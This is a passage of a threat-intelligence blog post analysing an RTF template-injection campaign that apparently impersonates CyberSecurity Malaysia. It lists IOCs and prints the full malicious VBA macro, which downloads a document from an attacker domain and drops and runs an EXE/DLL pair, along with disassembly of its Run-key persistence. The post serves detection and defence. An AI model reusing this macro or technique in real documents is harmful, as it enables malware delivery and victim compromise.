RTF template injection sample targeting Malaysia

notes.netbytesec.com/2022/04/rtf-template-injection-sample-targeting-Malaysia.html

Fareed

This post was authored by Fareed.

This blog post is intended to give a better overall picture of a malicious document attack that believes to be targeted at Malaysians. This blog post might useful for security engineers, researchers, and security analysts to catch up with current cybersecurity issues specifically malware threats and APT hunting. By the end of this blog post, readers will understand the inner working of this recent malware attack that happened to the compromised user via a malicious RTF document. Furthermore, security analysts can collect the given IOCs extracted from the malware to check whether your environment has been compromised or not.

Introduction

On 30 March 2022, the Netbytesec team come across a tweet from Shadow Chaser Group (@ShadowChasing1) which is well known as one of the groups focused on APT hunt and analysis. The researcher from the Shadow Chaser Group claimed that they found an interesting RTF sample which Netbytesec team believes the samples are linked to Malaysia as the name and content of the RTF samples containing Cyber Security Malaysia's acronym name, CyberGuru logo, and Malaysia Ministry of Communications and Multimedia's emblem.

Figure 1: Shadow Chaser Group's tweet about the RTF sample

Netbytesec team collected all the IOCs from Twitter's thread of the tweet and retrieve the samples from VirusTotal for our further analysis.

Indicator of Compromises

MD5 Hashes

1. Training Schedule Year 2022.doc - bc3102871cff7431440dbee8d7f1ae55
2. CSM-ACE_Delegates_Kit.doc - 99f02db0641f2bb5680fdd08e59dd2e0
3. CSM 2022.doc - aac4b8e7e637c5b73e0801bc113ec0aa
4. CSM-ACE Delegates Kit.doc - 44f989a9dd3958611189eaca5b32444d
5. Salwa.dotm - d50e5febbbb53fb439df73b976db790c
6. Training - 3890c7037e01edf40ce6700491a49dd3

7. GoogleServices.dll - 4ce106b72de51c55781d6d55e758a636
8. GoogleDesktop.exe - 9f5f2f0fb0a7f5aa9f16b9a7b6dad89f

RTF template injection URLs

1. hxxps://mckeaguee[.]com/salwa[.]dotm
2. hxxps://mckeaguee[.]com/suhaimi[.]dotm
3. hxxps://mckeaguee[.]com/rushidan[.]dotm
4. hxxps://mckeaguee[.]com/hamizan[.]dotm

Domain name and IP addresses


1. mckeaguee[.]com - 206.166.251.228 (RTF communication)
2. mclartyc[.]com - 139.177.184.80 (DLL communication)

RTF document contents

Figure 2: bc3102871cff7431440dbee8d7f1ae55

Cybersecurity Malaysia 2022 Conference Kit

Figure 3: aac4b8e7e637c5b73e0801bc113ec0aa



DELEGATE'S INFORMATION KIT

Figure 4: 99f02db0641f2bb5680fdd08e59dd2e0 and 44f989a9dd3958611189eaca5b32444d

Executive Summary

Netbytesec team started the investigation by analyzing the RTF specimens. All collected RTF samples used remote template injection techniques to abuse the template function of RTF to load malicious template documents containing malicious VBA code from a remote server. The malicious macro in the template then will load another Word document from the server that contains two PE files object which will be used by the macro to drop malicious EXE and DLL which does the C2 connection capability to the attacker server resulting in the compromise of a victim machine. The infected machine will consistently load the executable during startup as the malware will create a persistent mechanism via registry once the executable is executed for the first time. This behavior will ensure the connection to the C2 server whenever the victim starts their machine from a shutdown state.




Figure: Flow of Malware

Technical Analysis

In this technical analysis, the Netbytesec team was able to retrieve those samples that were being uploaded to VirusTotal and Any.Run. Netbytesec team then conduct RTF analysis, malicious macro analysis and reverse engineering on the samples.

RTF analysis

The Netbytesec team started the analysis by opening the RTF to observe the behavior of the RTF sample. Upon opening one of the RTF samples, Microsoft Word will try to fetch a template as the Word's ribbon shows that the software tries to open a remote template from a URL "*https://mckeaguee[.]com*". The figure below shows the document trying to retrieve a remote template from the internet.




Figure 5: Word try to load template injection

Observing this behavior, the Netbytesec team assumes that the malware author uses RTF template injection as we have researched this technique last year which can be referred <u>here</u> for an explanation of this new emerging technique.

Below the figure, our analyst grep keyword "template" from all the RTF samples to display the template injection URLs.

```
wsl@DESKTOP-GQJHGBI:[redacted]/RTF samples$ ls -la
total 776
drwxrwxrwx 1 wsl wsl   4096 Apr  4 14:53 .
drwxrwxrwx 1 wsl wsl   4096 Apr  4 14:53 ..
-rwxrwxrwx 1 wsl wsl  99502 Mar 31 21:36 'CSM-ACE Delegates Kit 2'
-rwxrwxrwx 1 wsl wsl  98652 Mar 31 21:36  CSM-ACE_Delegates_Kit
-rwxrwxrwx 1 wsl wsl 585849 Mar 31 21:36 'Training Schedule Year 2022'
wsl@DESKTOP-GQJHGBI:[redacted]/RTF samples$ grep template *
CSM-ACE Delegates Kit 2:{\fhiminor\f31506\fbidi \fswiss\fcharset0\fprq2{\*\panose 020f0502020204030204}Calibri;}{\*\template https://mckeaguee.com/hamizan.dotm}
{\fbiminor\f31507\fbidi \froman\fcharset0\fprq2{\*\panose 02020603050405020304}Times New Roman;}{\f292\fbidi \froman\fcharset238\fprq2 Times New Roman CE;}
CSM-ACE_Delegates_Kit:{\f295\fbidi \froman\fcharset161\fprq2 Times New Roman Greek;}{\*\template https://mckeaguee.com/suhaimi.dotm}{\f296\fbidi \froman\fcharse
t162\fprq2 Times New Roman Tur;}{\f297\fbidi \froman\fcharset177\fprq2 Times New Roman (Hebrew);}{\f298\fbidi \froman\fcharset178\fprq2 Times New Roman (Arabic)
;}
Training Schedule Year 2022:{\f418\fbidi \fswiss\fcharset162\fprq2 Calibri Tur;}{\*\template https://mckeaguee.com/salwa.dotm}{\f419\fbidi \fswiss\fcharset177\f
prq2 Calibri (Hebrew);}{\f420\fbidi \fswiss\fcharset178\fprq2 Calibri (Arabic);}{\f421\fbidi \fswiss\fcharset186\fprq2 Calibri Baltic;}
wsl@DESKTOP-GQJHGBI:[redacted]/RTF samples$
```

Figure 6: Using grep command to find template injection location

Hence, we confirmed that this RTF implements the RTF template injection technique on the samples.

Malicious macro and malicious Inline shape

After the RTF load the remote template, the document will automatically execute the malicious macro code embedded inside which led to the execution of an executable named "GoogleDesktop.exe". In the figure below, we put comments to explain what the line of codes does.

```vb
Attribute VB_Name = "ThisDocument"
Attribute VB_Base = "0{00020906-0000-0000-C000-000000000046}"
Attribute VB_GlobalNameSpace = False
Attribute VB_Creatable = False
Attribute VB_PredeclaredId = True
Attribute VB_Exposed = True
Attribute VB_TemplateDerived = False
Attribute VB_Customizable = True
Private Sub Document_Open()
    Dim docum As Variant
    ckal = Options.DefaultFilePath(wdTempFilePath) 'Temp file path
    cdps = "C:\ProgramData\Microsoft\Crypto\" 'Un-used code
    docum = Documents.Open(FileName:="https://mckeaguee.com/training", ReadOnly:=False, Format:="wdOpenFormatDocument") 'Open this document contain EXE and DLL
    Dim substr As String
    Dim edp As String
    Dim fso: Set fso = CreateObject("Scripting.FileSystemObject")

    For Each Shape In ActiveDocument.InlineShapes
        substr = Shape.AlternativeText
        Shape.Range.Copy
        If InStr(substr, ".ex") > 0 Then 'Get the exe and copy to temp folder with filename GoogleDesktop.exe
            ep = ckal & "\E"
            edp = ckal & "\" & substr
            If Not fso.FileExists(edp) Then
                FileCopy ep, edp
            End If
        End If
        If InStr(substr, ".dl") > 0 Then 'Get the exe and copy to temp folder with filename GoogleServices.dll
            ep = ckal & "\D"
            dp = ckal & "\" & substr
            If Not fso.FileExists(dp) Then
                FileCopy ep, dp
            End If
        End If
    Next
    ActiveDocument.Content.Font.Hidden = False
    With CreateObject("WScript.Shell") 'Execute EXE which will load malicious DLL
        .Run edp, 1, True
    End With
End Sub
```

Figure 7: Malicious macro code

First, the code will determine the *temp* file path into variable *ckal* that will be used to save an EXE file and a DLL file. In line 13, we can see that the macro will retrieve a document from URL *https://mckeaguee.com/training* and replace the document with the currently opened document.

After doing that, at line 21, the embedded macro gets the EXE file (inline shape) contained in the newly replaced document and checks whether the AlternativeText contains strings ".ex" to identify the existence of the file. It then copies the file into the *temp* folder with the filename that the malware author put in AltBox of the inline shape. The same goes for line 28 for the DLL copy activity.

At the last line of the malicious code, the macro will execute the EXE file which led to the DLL loading of the GoogleServices.DLL which does the malicious behavior.

In the figure below, we can see that the malware author put the Inline shape object above the emblem.

Fundamental	Program Duration	StandardFee(RM)	Jan	Feb	Mar	Apr
1 CryptographyforBeginners	1day	1,200.00			22	
2 CyberSecurity Essential	2 days	1,800.00	19-20			
3 CyberTerrorism	3day	2,400.00	4-6		15-17	
4 DataEncryptionforBeginners	1day	1,200.00			22	
5 DigitalForensicEssential	2 days	1,950.00			2-3	
6 IntroductiontoBusinessContinuityManagement	2 days	1,800.00			2-3	
7 ISO/IEC27001:2013 InformationSecurityManagementSystem(ISMS)-Introduction	1day	1,000.00			29	
8 MalaysiaCommonCriteria 1.0(MyCC)-UnderstandingSecurityTarget,ProtectionProfile& SupportingEvaluation	1day	1,200.00			29	
9 Search-FuPowerSearchTechnique	2 days	1,600.00			2-3	
10 CloudSecurityFoundation	3 days	3,780.00	25-27			
Intermediate	**Program Duration**	**Standard Fee(RM)**	**Jan**	**Feb**	**Mar**	**Apr**
1 CryptographyforInformationSecurityProfessional	3 days	3,600.00		8-10		
2 ISO/IEC27001:2013InformationSecurity ManagementSystem(ISMS)-Implementation	3 days	3,500.00		15-17		
3 NetworkSecurityAssessment	2 days	2,200.00	5-6			
4 ServerandDesktopSecurityAssessment	2 days	2,200.00	19-20			
5 WebApplicationPenetrationTesting	3 days	3,780.00			15-17	
6 SmartCardReaderSecurity	5 days	6,300.00	10-14		7-11	

Figure 8: Inline Shape object

Inside the GoogleDesktop.exe

Inspecting the import functions of the executable reveals that the application will call *GoogleServices_1* function from GoogleServices.dll.

Address	Ordinal	Name	Library
00402000	1	__imp_GoogleServices_1	GoogleServices
00402008		HeapAlloc	KERNEL32
0040200C		GetProcessHeap	KERNEL32
00402010		HeapFree	KERNEL32
00402014		ExitProcess	KERNEL32
00402018		GetModuleHandleA	KERNEL32
0040201C		GetStartupInfoA	KERNEL32
00402020		SetErrorMode	KERNEL32
00402024		GetCommandLineW	KERNEL32

Figure 9: Imports functions

If we look down at the address *0x4010D9,* the malware invokes the malicious function *GoogleServices_1* to start the infection.

```
.text:004010CC
.text:004010CC loc_4010CC:
.text:004010CC push    eax
.text:004010CD push    esi
.text:004010CE push    0
.text:004010D0 push    0               ; lpModuleName
.text:004010D2 call    ds:GetModuleHandleA ; Executable handle
.text:004010D8 push    eax
.text:004010D9 call    GoogleServices_1 ; Call GoogleServices.dll with specify export name
.text:004010DE mov     esi, eax
.text:004010E0 call    sub_40111F
.text:004010E5 push    esi             ; uExitCode
.text:004010E6 call    ds:ExitProcess
.text:004010E6 start endp
.text:004010E6
```

Figure 10: GoogleDesktop.exe invokes the malicious function

In the next few sections, we will focus on DLL functionality where most of the malicious behavior is done by the DLL.

Malicious DLL export functions

Netbytesec team first determines the DLL's export to dig down the interesting and malicious functions that reside in the PE file.




Figure 11: The DLL containing an export

In the *GoogleServices_1* export, it contains two sub-function which are *malicious_function* which was renamed by our analyst, and the *ExitProcess* function. Note that our analyst has rebased the program in the IDA Pro to follow their x32dbg offset. The address might differ from yours.




Figure 12: *GoogleServices_1* function

In the "*malicious_function*" function (0x74881CB0), the function basically will create a registry key, decode the WinAPI function name in runtime and then connect to their command and control server.

Resolve Windows API function names

The malware author uses a function routine that our analyst renamed "*wrap_function_resolve_runtime*" to resolve a lot of Windows API functions name during runtime. For example, the figure below shows the function "*wrap_function_resolve_runtime*" (0x736F1BD4) was used to resolve the "*LoadLibraryA*" name before the malware called *LoadLibraryA* (0x736F1BF0) function to load *wininet.dll* during the runtime.

Figure 13: Resolving WinAPI function names

If we track down the reference call of this "*wrap_function_resolve_runtime*" function, the malware makes a lot of calls for this function to resolve several Windows API function name.




Figure 14: Cross references of function "wrap_function_resolve_runtime"

Digging down to see the inner code of the function will give us hints that the malware author uses PEB structure to get all the loaded module lists, their base address, and exported function addresses.

```
int __thiscall wrap_function_resolve_runtime(void *this)
{
  struct _PEB_LDR_DATA *Ldr; // eax
  _LIST_ENTRY *Flink; // edx
  _LIST_ENTRY *Blink; // ebx
  _LIST_ENTRY *v4; // ecx
  _LIST_ENTRY *v5; // ecx
  int Blink_high; // edi
  int v7; // esi
  _LIST_ENTRY *v8; // ebx
  unsigned __int8 v9; // dl
  unsigned __int8 v10; // cl
  int v11; // eax
  int v12; // ebx
  int v13; // eax
  int v14; // ebx
  const char *v15; // ebx
  unsigned int v16; // esi
  unsigned int v17; // edi
  int v19; // [esp+10h] [ebp-24h]
  _LIST_ENTRY *v20; // [esp+14h] [ebp-20h]
  int v21; // [esp+18h] [ebp-1Ch]
  int v23; // [esp+20h] [ebp-14h]
  _LIST_ENTRY *v24; // [esp+24h] [ebp-10h]
  _LIST_ENTRY *v25; // [esp+2Ch] [ebp-8h]
  unsigned int v26; // [esp+30h] [ebp-4h]

  Ldr = NtCurrentPeb()->Ldr;
  Flink = Ldr->InMemoryOrderModuleList.Flink;
  Blink = Ldr->InMemoryOrderModuleList.Blink;
  v20 = Blink;
  if ( Flink )
  {
    while ( 1 )
```

Figure 15: Decompiled version of "*wrap_function_resolve_runtime*" function

In this method, malware can simply get all the loaded module lists, their base address, and exported function addresses by using PEB information. The malware will be able to parse PEB information to read the image base of required modules, calculate the export addresses and make the call to the address instead of calling *GetProcAddress* and *LoadLibrary* to get the address of a Windows API. As a result, malware can remain stealthier at some level because suspicious functions like *GetProcAddress* are not being called.

Create registry as persistent mechanism

In the "*malicious_function*" (0x74881CB0) function, the malware first will call a sub-function that will do a creation of registry key for the persistent mechanism as you can see at address 0x74881BFB in the figure below.

```
.text:74881BFB call    wrap_create_registry_persistent
.text:74881C00 push    23Ch
.text:74881C05 call    wrap_operator_new
.text:74881C0A add     esp, 4
.text:74881C0D mov     ebx, eax
.text:74881C0F push    23Ch                ; Size
.text:74881C14 push    0                   ; Val
.text:74881C16 push    ebx                 ; void *
.text:74881C17 call    _memset
.text:74881C1C mov     esi, offset encrypted_domain_user_agent
.text:74881C21 add     esp, 0Ch
.text:74881C24 mov     ecx, ebx
.text:74881C26 sub     esi, ebx
.text:74881C28 mov     edx, 23Bh
.text:74881C2D nop     dword ptr [eax]
```

Figure 16: Function create_registry being call

Drilling down the function, the malware first will open the corresponding Registry key which is "*Software\Microsoft\Windows\CurrentVersion\Run*" using *RegOpenKeyExA* by calling the *EAX* value at address 0x748813A1 shown in figure below.

```
.text:74881389
.text:74881389 loc_74881389:
.text:74881389 lea     ecx, [ebp+var_234]
.text:7488138F push    ecx
.text:74881390 push    20106h
.text:74881395 push    0
.text:74881397 push    offset aSoftwareMicros ; "Software\\Microsoft\\Windows\\CurrentVe"...
.text:7488139C push    80000001h
.text:748813A1 call    eax             ; RegOpenKeyExA
.text:748813A3 test    eax, eax
.text:748813A5 jnz     loc_748815CF
```

Figure 17: Registry key being open using RegOpenKeyExA

Then the malware will get the current module file name which is GoogleDesktop.exe to be use to set the value in the next function call.

```
.text:736F13DD
.text:736F13DD loc_736F13DD:
.text:736F13DD push    104h
.text:736F13E2 lea     ecx, [ebp+var_218]
.text:736F13E8 push    ecx
.text:736F13E9 push    0                   GoogleDesktop.exe
.text:736F13EB call    eax               ; GetModuleFileNameW
```

Figure 18: GetModuleFileName being use to retrieve GoogleDesktop.exe path

After, retrieve the GoogleDesktop.exe path, the malware will generate a string "*Google Notification*" that intend to be used as the Registry name in the mentioned Registry.

Figure 19: The sample generate a string to be use as Registry name

Finally, using the *RegSetValueExW* function, the malware will set the value of the *CurrentVersion\Run* registry to perform the persistent mechanism in the victim's machine.

```
.text:736F1556
.text:736F1556 loc_736F1556:           ; 41 = 'A'
.text:736F1556 push    edi
.text:736F1557 lea     ecx, [ebp+var_218]
.text:736F155D push    ecx             ; GoogleDesktop.exe's path
.text:736F155E push    1
.text:736F1560 push    0
.text:736F1562 push    esi             ; "Google notification" strings
.text:736F1563 push    [ebp+var_234]   ; 250
.text:736F1569 call    eax             ; RegSetValueExW
.text:736F156B test    eax, eax
.text:736F156D jnz     short loc_736F1593
```

Figure 15: The malware will set the value according to its parameter of RegSetValueExW

If we check the victim's *CurrentVersion\Run* registry, supposedly we can find the registry name "*Google notification*" like in the figure below.

